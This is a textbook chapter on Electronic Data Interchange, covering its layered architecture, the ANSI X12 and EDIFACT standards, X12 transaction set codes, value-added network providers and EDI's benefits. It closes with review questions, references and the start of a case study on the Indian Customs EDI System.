"EDI stands for Electronic Data Interchange, a method of transporting all types of information, such as purchase orders, invoices, payments and even graphics, to another party electronically. EDI technology was introduced by Value Added Networks (VANs), in the 1970's, as an alternative to modem banks, and essentially replaces paper-based communications with electronic equivalents. Since EDI is based on a standard developed by the American National Standards Institute (ANSI), everyone can use it, enabling all businesses to share a common language."

The National Institute of Standards and Technology says that,

"EDI is the computer-to-computer interchange of strictly formatted messages that represent documents other than monetary instruments. EDI implies a sequence of messages between two parties, either of whom may serve as originator or recipient. The formatted data representing the documents may be transmitted from originator to recipient via telecommunications or physically transported on electronic storage media."

According to the Electronic Commerce Technical Assistance Group,

"Electronic Data Interchange (EDI) is the computer-to-computer exchange of business data in standard formats. In EDI, information is organized according to a specified format set by both parties, allowing a "hands off" computer transaction that requires no human intervention or re-keying on either end. The information contained in an EDI transaction set is, for the most part, the same as on a conventionally printed document."

The two key features that run through all the definitions narrated above include the electronic exchange of information, and standard formats or business forms. The electronic exchange of information requires the presence of direct or indirect interconnection between the involved partners. The typical business forms used in EDI: include schedules, purchase orders, acknowledgements, delivery related documentations, receipt notes, invoices, remittance requests, payments through electronic fund transfer, bills of lading, manifests and reconciliations and many other forms depending upon the application area. These documents have to follow a standard format. The standardization of format helps in exchanging these documents between trading partners who may have heterogeneous computing environments.

BUILDING BLOCKS OF EDI SYSTEMS: LAYERED ARCHITECTURE

As described above, two key concepts—electronic document exchange and electronic messages—need to be addressed for an EDI system to evolve. The real networking environment that is used for the purpose of electronic exchange of information/documents is heterogeneous in nature. Similarly, electronic messages/documents that can be interpreted and understood by various purchase and order processing the systems deployed at different vendors are also heterogeneous in nature. Thus, evolution of a general purpose EDI system requires addressing of the problem of heterogeneity at two levels—exchanging documents over heterogeneous networks and the heterogeneity of document formats. The general architecture of the EDI system consists of four layers: the application-conversion layer, standard message formats layer, the data transport layer, and the interconnection layer, as shown in Fig. 3.2.




Fig. 3.2 Layered Architecture of EDI Systems

Application/Conversion Layer

The application layer consists of the actual business applications that are going to be connected through the EDI systems for exchange of electronic information. These applications may use their own electronic record formats and document formats for storing, retrieving, and processing the information within each company's systems. Since each company's system may have its own proprietary format, which would be used by their system(s), for EDI to operate, they need to convert the internal company document format to a format that can be understood by the system used by the trading partner. When the trading partners are small in number, converters for various partner formats can be built. But, as the number of partners with different internal formats increase, the task of building converters for each proprietary format to other formats becomes overwhelming. Fig. 3.3 shows a number of converters for four trading partners with four different proprietary message formats.




Fig. 3.3 Converters between Formats

In case a need arises to handle a new proprietary format for an additional partner, four new format conversion programs have to be built. Thus, the approach is markedly unsuitable for the general purpose EDI system. The problem of heterogeneity of formats can be better addressed using a common standard format for documents/messages transferred within the EDI system. The internal processing systems continue to use the proprietary formats, but, for transmission over the wire, they adopt a common document/message format. In this case the conversion program learns to translate the common message format to the proprietary message format used by a system, and vice-versa. The approach greatly simplifies the problem posed by heterogeneity of proprietary message formats, as depicted in Fig. 3.4. Operational EDI systems follow the second approach, in which all the documents that need to be transmitted to the other systems are translated into the standard format. The receiving systems accept the input in the standard format and convert it into the native format used internally by the local system.




Fig. 3.4 Common Formats Approach

The Standard Formats Layer

The application layer of EDI systems rely on common agreed formats for operation. Thus, the second important and critical building block of the EDI system is standards for business documents/forms. Since the sender and receiver in the EDI systems have to exchange business documents that can be interpreted by all parties, it has necessitated the development of form standards in EDI. EDI form standards are basically data standards in that they lay down the syntax and semantics of the data being exchanged. Some of the early and dominant adopters of EDI, like the transport industry in the United States, took the lead in developing these standards. The large retailers also saw the benefits of adopting EDI and went on to develop unique standards suited to their individual requirements. The grocery industry sector created the Uniform Communication Standard (UCS) for addressing the EDI standards requirement for their segment, which were later adopted by several other retail sectors. In Europe on the other hand, the industry developed and adopted yet another set of standards. The shipping industry devised a set of standards called Data Interchange for Shipping (DISH), the automobile sector came up with a standard under the umbrella of Organization for Data Exchange by Tele Transmission in Europe (ODETTE). Many independent or industry-specific efforts resulted in a plethora of standards devised to address the requirements of each industry segment. It became obvious that the proliferation of so many standards is not going to be beneficial for the overall EDI community, as a large number of businesses may eventually have to operate across various industry segments. The need for an industry-wide EDI standard was widely felt and this lead to the formation of a Standard Committee X12 under the auspices of American National Standards Institute (ANSI).

Document Standards

The cross-industry standardization of documents is at the core of smooth functioning of EDI systems. The interconnection among trading partners only serves the purposing of exchanging information, but a document exchanged between two trading partners needs to be recognized and interpreted correctly by the corresponding software systems running at various partners' computers. For example, a purchase order needs to identified by all the EDI applications running on trading partners' computers as being a purchase order from a particular organization. Over a period of time, two major EDI standards have evolved. The first, commonly known as X12, was developed by the Accredited Standards X12 committee of the American National Standards Institute (ANSI) and the second, the international standard, was developed by the United Nations EDI for Administration, Commerce and Trade (EDIFACT).

ANSI X12

The Accredited Standards Committee (ASC) X12 was set up by the American National Standards Institute (ANSI) in 1979 to develop cross-industry standards for exchanging electronic documents for use by all businesses in the United States. The committee developed ANSI ASC X12, commonly referred to as the X12 standard. Today, EDI standards are firm but not static, because the development of EDI is a continuing effort. Specific industry groups are continuing to evolve new transaction sets that may be better suited to standardization. The X12 standard sets the framework and rules for electronic data interchange. It describes the format for structuring the data, the types of documents that should be transmitted electronically, and the content of each document. The identification numbers for various forms, codes for a variety of fields, and types of information is also defined in the standard. The standard also defines the sequence of information flow.

The X12 devised the standards to deal with transactions such as purchase order placement, order processing, shipping, invoicing, and payments, to name a few. In the X12 standard, paper documents related to particular business activities are mapped into a transaction set. It assigns a numeric code to each of these transaction sets, in a manner very similar to the numbering of business forms followed at many organizations.

The X12 standard defines a set of documents, referred to as transaction sets, for a wide range of business transaction forms. Each transaction set is given a numeric code, and each transaction set is used and for defining the transfer of a single document (purchase order, manifest etc.) between the computers of two trading partners. The data embedded in a transaction set conveys the same information that is contained in the printed version of the document; usually, it is a subset of the whole information on the printed version. The printed version of the document can be thought of as containing three distinct types of information—header, detail, and summary.

1. The header contains the information that is common to the whole document, such as date; from address; to address; terms and conditions, etc. In the sample order form shown in Fig. 3.5, the following information is the header:

Alpha Electronics 1025, Sector K Aliganj, Lucknow 226011	Date 24/11/04
Purchase Order No.: 200401123	

2. Detail refers to line items that describe the actual business transaction. In case of a purchase order, it may contain item number, description, quantity ordered, and price information. In the sample order form shown below, the detail information refers to the two line items (resistors and switches) shown below.

Qty	Unit	Item No.	Description	Rs. Price/unit
50	nos	234561	Resistors	20
100	nos	543123	Switches–123	75

3. Summary refers to the control information and other components that refer to the complete transaction. In case of a purchase-order, it may refer to order value. In the sample order form example, the summary information refers to the following

Sample Purchase Order
MegaTech Ltd.
10, Sitapur Road, Lucknow 226013

To,
Alpha Electronics
1025, Sector K
Aliganj, Lucknow 226011

Date 24/11/04

Purchase Order No: 200401123

Qty	Unit	Item No.	Description	Rs. Price/unit
50	nos	234561	Resistors	20
100	nos	543123	Switches - 123	75

Total Order Value: Rs. 8500/-

Fig. 3.5 Sample Order Form

For each transaction set, extended specification is required. Each of the transaction sets in the X12 standard has a further specification. For example, the transaction set 850 is reserved for the purchase order and X12.1 describes the transaction specification for it, Transaction set 838 is used for vendor registration and X12.17 contains the transaction specification, and so on. The X12 standard also goes on to provide a specification for each transaction set. For example, the specification for the purchase order transaction set (850) can be found in X12.1 standard. For some commonly used documents, the transaction set number along with the corresponding specification standards are listed in the following Table 3.1:

Table 3.1 Transaction Set for Various Documents

Document Title	Transaction Set	Specifications
Purchase Order	850	X12.1
Invoice	810	X12.2
Request for Quotation (RFQ)	840	X12.7
Response to RFQ	843	X12.8
P.O. Acknowledgement	855	X12.9
Ship Notice/Manifest	856	X12.10
Order Status Inquiry	869	X12.11
Receiving Advice	861	X12.12
Price Sales Catalog	832	X12.13
Planning Schedule/ Material Release	830	X12.14
Trading Partner Profile	838	X12.17
Shipment Information	858	X12.18
Order Status Report	870	X12.23
Price Authorization Ack/Status	845	X12.27
Inventory Inquiry/Advice	846	X12.28

EDIFACT—An International Standard

In 1987, the United Nations announced an international standard called EDI for Administration, Commerce, and Transport (EDIFACT). The EDIFACT standard is promoted by the United Nations Economic Commission, which is responsible for the adoption and standardization of messages. The International Standards Organization (ISO) has been entrusted with the responsibility of developing the syntax and data dictionary for EDIFACT. EDIFACT serves the purpose of trans-border standardization of EDI messages. EDIFACT combines the efforts of American National Standards Institute's ASC X12, Trade Data Interchange (TDI) standards developed and deployed by much of Europe and the United Kingdom.

The GE.1 group of UNECE/EDIFAC deals with data element and rules and formats for automated data exchange. The GE.1 group also coordinates the six EDIFACT boards set up for Western Europe, Eastern Europe, Pan America, Australia/New Zealand, Asia, and Africa. The Asia EDIFACT board (AEB) consists of members like India, Japan, Korea, Hong Kong, China, Singapore, Taiwan, and Malaysia.

The basic unit of communication among EDI Trading Partners, defined by EDIFACT, is an interchange.

Data Transport Layer

The data transport layer consists of services that automate the task of electronic transfer of messages. In a typical purchase process, once a purchase order has been prepared and printed in the standard format, it is placed in an envelope and dispatched through postal or courier services to the supplier. The content and structure of the purchase order is defined in the standards layer (as described in preceding section) and is separate from the transport/carrier mechanism. The layer utilises any of the available network transport services such as electronic mail; file transfer protocol; Telnet based remote connection and transfer; or even the Hyper Text Transfer Protocol (HTTP) that drives the World Wide Web. Electronic mail has emerged as the dominant means for transporting EDI messages. EDI documents/messages are exchanged through the network infrastructure as electronic mail messages. Electronic mail is used only as a carrier for transporting formatted EDI messages by the EDI Document Transport Layer. The structured message, delivered by the electronic mail, is interpreted by the receiving software, which is capable of comprehending the structure of the EDI standard information. ITU-T has adopted X.435 (X.400-based) standards to support electronic data interchange (EDI) messaging. Unlike the normal electronic mail message transfers, EDI messages are used for business transactions and security acquires paramount importance. The integrity of the message ensuring that the message has not been tampered with, intentionally or inadvertently, during the transit—and the non-repudiation—ensuring that neither party can deny sending the EDI business form once it has been sent or received—have to be in-built in the transport standards, structure, and processes.

The X.435 standard consists of the definition of normal EDI messages and a set of EDI "notifications" to address the security requirement described in the previous paragraph. In order to achieve equivalence of the security control offered by paper-based systems, X.435 has three types of notifications.

1. A positive notification, which indicates that the recipient has received the document and accepts the responsibility for it;
2. A negative notification, which indicates that the recipient received but refused to accept the document. The reason for refusal is attached with the notification.
3. A forwarding notification, which indicates that the document was received, and forwarded to another recipient.

Interconnection Layer

The interconnection layer refers to the network infrastructure that is used for the exchange of information between trading partners. In the simplest and most basic form it may consist of dial-up lines, where trading partners dial-up through modems to each other and connect to exchange messages, as illustrated in Fig. 3.6.




Fig. 3.6 Dial-Up Interconnection

In case of the direct dial-up connections, partner computers have to be available for online connectivity and ready to receive the data at all times. Additionally, direct connections between partners have further problems as each partner has to establish a number of direct connections with all the partners. Also, from each partner a variety of messages may originate, intended for other partners and of no relevance to a specific partner. Thus, in practice, the partner to partner connection is rarely a direct one.

Leased lines and I-way, Internet or any reliable network infrastructure that can provide interconnection can be used. Through interconnection, EDI partners are able to achieve document exchanges between themselves. The information entered by the trading partner on his/her computer screen, or the document transfer request initiated by some process in the trading partner's computer travels to the receiving partner's computer through the network routes and pathways as shown in Fig. 3.7.




Fig. 3.7 Wide Area Interconnection

The above configuration avoids an overload of network messages due to many-to-many connections required for direct partner-to-partner relationships. Yet, in the communication infrastructure based arrangement, EDI messages are delivered to the mailbox of the receiving partner's computer. EDI messages received on the partner's computer are processed for correctness of format, interpretation, and then inserted for processing into the internal system. The receiving partner's computer has to carry out a variety of tasks, such as identifying the standards, translation from standards to local systems, and then initiating the request/order processing from the local system. The task is further complicated in cases where a partner may participate in multiple EDI systems. Thus, in cases where partner computers are used for receiving and sending messages and also to run the local automated processing system, computers are overburdened with handling the frequent interruption of receiving messages. To address these and related issues, typically, EDI partners use a common service provider who can take care of many of these issues. In this arrangement, messages are received at the partners' mailbox, maintained by a third party value-added service provider.

VALUE ADDED NETWORKS

Over the years, a common and convenient method for conducting EDI has emerged in form of value-added network, or VAN. Issues related to connectivity and common services such as continuous presence for receiving and sending documents often implemented through mailboxes, protocol conversion, implementation assistance, security, and auditing are handled by the value added network provider. Thus, all trading partners are expected to use a modem to dial into the VAN and enjoy the services of EDI.

In other words, value added networks (VANs) are third-party communication networks established for exchanging EDI traffic amongst partners. Various businesses (trading partners) subscribe to VAN services. For every subscriber, the VAN maintains an account, which serves as an electronic post box for the subscriber, for sending and receiving EDI messages. The subscriber's account receives and accumulates all incoming mail from other partners, which can be viewed by the account owner as and when they connect to the VAN account. There are a number of third-party value added network providers in the market place. Many VANs today also offer document exchange ability of EDI documents with other VANs.

Typically, a company subscribes to a VAN for smooth provision of network services and to facilitate electronic data interchange (EDI). These services include: EDI translation, encryption, secure e-mail, management reporting, and other extra services for their customers.

The typical services provided by value added networks are as follows:

1. Document conversion from one standard to another; typically required when two trading partners use different standards for EDI exchanges, i.e., ANSI ASC X12 to EDIFACT or TDCC to ANSI ASC X12.




Fig. 3.8 Value Added Network (VAN)

2. Converting one ANSI ASC X12 document to another ANSI ASC X12 documents when the documents may need to be converted to another type within the same system. For example, a motor carrier details and invoice (210) document may need to be converted to a generic freight invoice (859).
3. The sender may follow certain conventions that are different from the receiver. VANs can also provide translation from a sender's conventions of a standard document to the receiver's conventions; i.e.,
   - translate field separators
   - discard unwanted characters
   - format translation from EDI standard to or from flat file, flat file to flat file, XML, and other formats
   - data translation among the PDF, XLS, MDB, or other web- based documents.
4. The appropriate customer data can be saved in the VAN account and later appended on messages where required. For example, the sender's bill of lading (BOL) number can be stored in the account and upon receipt of the BOL acknowledgment (997), an acknowledgment message including the BOL number can the created and transmitted to the sender.
5. The VAN provider's computers also store data such as customer profiles, repetitive waybill codes, etc. which can be used for filling up the EDI transaction document with the help of the customer profile code. The customer profile stored on the VAN can be accessed using the customer profile code and the data from the profile stored on the VAN can be used for completing the EDI transaction.
6. Subscribers can interactively enquire about the status of any EDI transaction made by them.
7. Subscribers can receive "verify acknowledgments" in the mailbox even when they are not online.
8. The VAN can alert the subscriber (receiver) that there is data in their mailbox to be picked up:
   - By sending a fax notification
   - By calling a pager or other alerting devices that signal users about the waiting mail in the mailbox.
9. The VAN can capture the specified data from transactions which, in turn, can be used for generating customer-specified reports.
10. The subscriber may specify the editing requirements, which can be edited by the VAN for completeness and correctness, as per requirements. For example, it can verify that the line item charges on an invoice add up to the total value shown on the EDI invoice.
11. In situations where such missing or mismatching data is found during the edit process, the VANs usually send messages to the originator informing it about the missing/mismatched data and the request re-transmission of the same. For example, the ASC X12, upon receipt of the shipment status message (214) with missing data, sends a status inquiry (213) transaction to the carrier requesting correction and re-transmission.

12. Validate and verify the information stored in customers' databases for missing data and send messages to appropriate firms requesting correction of the missing data.

The services offered by value added networks (VANs) ease the adoption of EDI by smaller organizations with lower levels of technical expertise. Large organizations with several trade partners may also find VANs quite attractive as VANs, in essence, provide a common trading ground for many traders. The selection of VAN by a business may depend upon the services offered, experience, reliability, and availability of other related trading partners. In case of smaller organizations and ancillary units, the decision to join a VAN is often governed by their dominant partners. There are many third party VAN providers the marketplace. Some of them are listed here:

1. GEIS—Operated by General Electric of USA, GEIS has presence in over 50 countries. GE as the major trader (buyer as well as supplier) of goods from top corporations of the world has brought major trade partners on a VAN.
2. Cable & Wireless—Highly reliable, with a subscriber base of over 2000 top companies of the world, cable and wireless holds nearly 8 per cent market share of the global VAN market.
3. GNS—It is one of the largest value added network, and has presence in around 36 countries.
4. Transpac—A France based EDI VAN provider, Transpac owns the largest domestic VAN market share and has a strong presence in Europe. It uses the Infonet for offering VAN services outside the domestic domain.
5. Infonet—It is a VAN service jointly owned and operated by WorldComm, Singapore Telecom and Transpac. The owning organizations themselves offer VAN services in the local domains and cover rest of the world through the Infonet.
6. Satyam Infoway—Satyam is first private national Internet Service Provider (ISP) to offer EDI VAN services in India, in association with the Sterling Software of USA. In addition to the standard VAN services, it offers Web EDI VAN services as well.
7. NICNet—The National Informatics Center, an arm of Indian Ministry of Information Technology has established connectivity through 600 points in India. The NIC's network (NICNet) interconnects all the state capitals and district headquarters through its network. The NICNet in late 1999 also started offering value added network (VAN) services to facilitate and encourage EDI adoption in India. Some of the largest implementations of EDI in India, such as Indian Customs, Port Trust, and Apparel Export Promotion Council use the NICNet VAN.

BENEFITS OF EDI

1. Reduces Lead Time

In the EDI environment, the exchange of documents among trading partners happens electronically through interconnected computers. The process of transferring the documents/information is instantaneous, offering weeks of time savings compared to the traditional environment that used postal/courier based exchange of printed documents. Also, the direct electronic transfer of documents between inter-organizational systems eliminates the chances of error due to re-entry of data printed on paper from one system to another system. As it streamlines the information flow, the cycle time is reduced drastically. In the EDI environment, order-processing, shipping of goods, and invoice-preparation and transmission can all be done within a matter of a few hours compared to the days/ weeks it takes in a non-EDI environment.

2. Improves Coordination with Suppliers

Traditional trading environments are often burdened with the problem of mismatched invoices, un-matching terms in quotations and purchase orders, missing invoices even after the bill for payment is received and many similar inter-business problems. On careful examination, it will be evident that much of these problems are caused either by delays in the transmission of printed documents, loss of documents in transition, or due to errors in the transcription of the printed information into the electronic form. The instantaneous transfer of business documents over the network in electronic form and confirmation of the same addresses the first problem, thereby making nearly impossible for documents to arrive in wrong sequence. Also, since the documents are received in electronic form, the need to re-enter the same data is not there and, as a result, transcription errors are totally eliminated.

3. Reduces Redundancy

As all the documents exchanged between trading partners are stored in an electronic mailbox, documents can be accessed, retrieved, and examined at any point of time. Either trading partner can access, examine, and make a copy of the document from the electronic box instantly. Contrast it with the non-EDI system; it may take hours, or even days, to locate and retrieve a printed business document from the past. Many a time, trading partners file copies of the same document at multiple places. The EDI environment eliminates the need for multiple copies and reduces redundancy without compromising the accessibility and retrieval of old documents.

4. Expands the Market Reach

Most large manufacturers like General Motors deal with EDI-enabled suppliers only. In the process of streamlining the purchase process they often institute a value-added network. By being a part of their value added network, many opportunities open up for supplying the material to some other larger suppliers who are also a part of the network. Also, with the growth of electronic commerce and further integration of EDI with electronic commerce, the creation of an electronic marketplace by large manufacturers who buy supplies from many large and small suppliers, has become a reality. By, participating in this large market place you are likely to pick many orders from other suppliers who are a part of the market/ place/network. The General Electric initiated Trade Process Network (tpn.com) is a prime example of such a marketplace.

5. Increases Revenue and Sales

Many large organisations use EDI and trade with other EDI-enabled suppliers. The efficiency brought about by EDI reduces the total transaction friction by eliminating paperwork and related errors that ensue. It also leads to quicker settlement of accounts. The reduced transaction friction saves money and the supplier is in a better position to offer the items at cheaper costs, leading to improved revenue realisations and sales.

APPLICATIONS OF EDI

The ability to exchange business documents electronically has been found to facilitate coordination between the partners, reduce the lead-time and thus reduce inventory. Although, large manufacturing and transportation companies were the early birds who recognized the advantages, any of the other industry segments also stand to benefit from electronic document exchange. The health care, and financial sectors and cross-border trade facilitated through electronic document exchanges including customs services—have been some other sectors that adopted and derived the returns from EDI.

SUMMARY

The paper-based processes deployed in purchase and supply chain management were cumbersome and time consuming. The processes incurred significant delay due to the duplication and re-entry of information from one computer system to another. Electronic data interchange evolved in order to streamline purchase processes and reduce the duplication of effort due to paper-based document exchange. In this chapter, we studied the definition of electronic data interchange and the architectural blocks of electronic data interchange. EDI systems consist of following layers:

1. Applications/Conversion Layer which defines the functionality of the actual business application.
2. Standard Formats Layer, which defines the EDI document standards used by the system. The widely adopted standards are EDIFACT and ANSI X12.
3. Data Transport Layer, which concerns itself with the protocols that are deployed for transporting an electronic document from one system to another system. Protocols such as X.435, email, and FTP, are often used for transportation purposes.
4. Interconnection Layer, which Concerns itself with the basic connectivity mechanism needed for transporting electronic documents between the geographically distributed computers. The Internet, I-way, wide area networks and Dial-up connection protocols are some of example protocols deployed in this layer.

REVIEW QUESTIONS

1. What is electronic data interchange?
2. Describe the paper-based ordering process and how EDI alters the process?
3. Describe the impact of EDI on the supply chain management of a manufacturing plant.
4. What is the value added network and what are the salient features of a value added network provider?
5. What are the basic building blocks of an EDI system?
6. What are the advantages of using the common format approach in EDI systems?
7. What do you understand by, the ANSI ASC X12 standard?

8. What is a transaction set in the ANSI ASC X12 standard?
9. What are benefits of using EDI?

References and Recommended Readings

1. Cats-Baril William L., Tawfik Jelassi "The French Videotex System Minitel: A Successful Implementation of a National Information Technology Infrastructure", MIS Quarterly/(March 1994.)
2. G.Premkumar, K.Ramamurthy, Sree Nilakanta "Implementation of Electronic Data Interchange: An Innovation Diffusion Perspective", *Journal of Management Information Systems*/, Vol.11, No.2, (Fall 1994).157- 186.
3. Varney Sarah E., Vance McGarthy "Wired for Profits", Datamation/(October,1996).
4. Data Interchange Standards Association Inc. (1997), <http://www.disa.org/x12/whatis.html>
5. GE Information Services (1996), Electroni-----0000c Data Interchange (EDI), Internet WWW page, at URL: <http://www.geis.com/geis/edi/ediindex.html>
6. Graham Behrendorff (1996), Electronic Data Interchange (EDI), Internet WWW page, at URL: <http://www.sympac.com.au/grahamb/edi.html>
7. Griffin J., Hage C. & Houser W. (1996), EDI Meets the Internet: Frequently Asked Questions about EDI on the Internet (RFC1865), Internet WWW page, at URL: <ftp://ds.internic.net/rfc/rfc1865.txt>
8. Margaret A. Emmelhainz (1990), Electronic Data Interchange: A Total Management Guide, USA, Van Nostrand Reinhold.
9. Martin Parfett (1992), The EDI Implementors' Handbook, England, The National Computing Centre Ltd.
10. National Association of Purchasing Management - Silicon Valley, Inc. Getting Started with EDI, <http://www.catalog.com/napmsv/edi.html>
11. Christmas Paul (1994), EDI Implementation and Security, England. Elsevier Science Ltd.
12. Premenos Corporation (1997), Electronic Data Interchange Standards, <http://www.premenos.com/standards/index.html>
13. Premenos Corporation, X12 Transaction Set Index, <http://www.premenos.com/standards/X12/index/setindex.html>
14. Ravi Andrew Kalakota and B. Whinston (1996), Frontiers of Electronic Commerce, USA Addison-Wesley Publishing Company, Inc.
15. TSI International Software Ltd. (1997), Fitz and Floyd's conversion to Windows-based EDI results in faster payments, better customer service, <http://www.tsisoft.com/success/5c5.html>

CASE FOR DISCUSSION

Indian Customs and Excise Adopts Electronic Data Exchange[1]

The Background

The Indian Customs and Excise Department is an agency the Government of India, responsible for the collection of indirect taxes such as customs duty on cross-border products and excise duty on domestic products. With an exports/import focused economy it was important to roll out systems and processes that improve the way business is conducted.

Indian exports and imports in the post 1990 period have been registering a very healthy growth, as shown in Figs. C3.1 and C3.2. Custom houses play an important role in processing of the transborder trade, viz., exports and imports. In order to sustain the present growth rate, it was important to follow the norm but, at the same time, ensure that the procedures at customs houses do not impede the growth of trans-national trade. The customs department has offices spread over 23 locations in order to serve a large and ever-growing base of exporters, importers, custom house agents, and a number of other government agencies. With an increasing number of exporters, importers, and clearing house agents, leading to increased volume, custom houses had been feeling increasing pressure to clear queues and reduce delays.




Fig. C3.1 Export Growth in India

[1] This case has been prepared from secondary source as a basis for class discussion rather than to illustrate effective of ineffective handling of a situation.




Fig. C3.2 Imports Growth in India

Thus, the real challenge was to streamline operations and increase efficiency and service-delivery with minimum of frictions and delays. Electronic document interchange (EDI) was envisaged as the solution to address the challenges posed by increasing volumes and the demand for greater efficiency and fewer delays. The idea was to deploy an EDI-based system for all the customs houses across the country and offer connectivity and access to export/import houses, and clearing agencies from any location at any point of time. It is evident from the previous discussion that custom houses interaction with the heterogeneous environments of trading partners. Any solution adopted in such a situation would have to support multiple interfaces and multiple EDI standards to enable end-users to exchange documents and data transparently. As customs houses operate in a mission-critical environment and any delays due to non-availability of online system directly translates to financial losses to many of the partners, reliability and high-availability are paramount concerns.

To address the concerns and scalability issues due to rising exports and imports cargoes that needed to be handled by Indian Customs, the Indian Customs EDI System (ICES) was adopted. The adopted solution also looked at various existing processes and transformed the way business was done, in addition to rolling out a technology solution.
The current ICES comprises of two main sub-systems: one to cater to import, and other to cater to export requirements; namely, Indian Customs EDI System/Imports (ICES/I) and Indian Customs EDI System/Export (ICES/E).

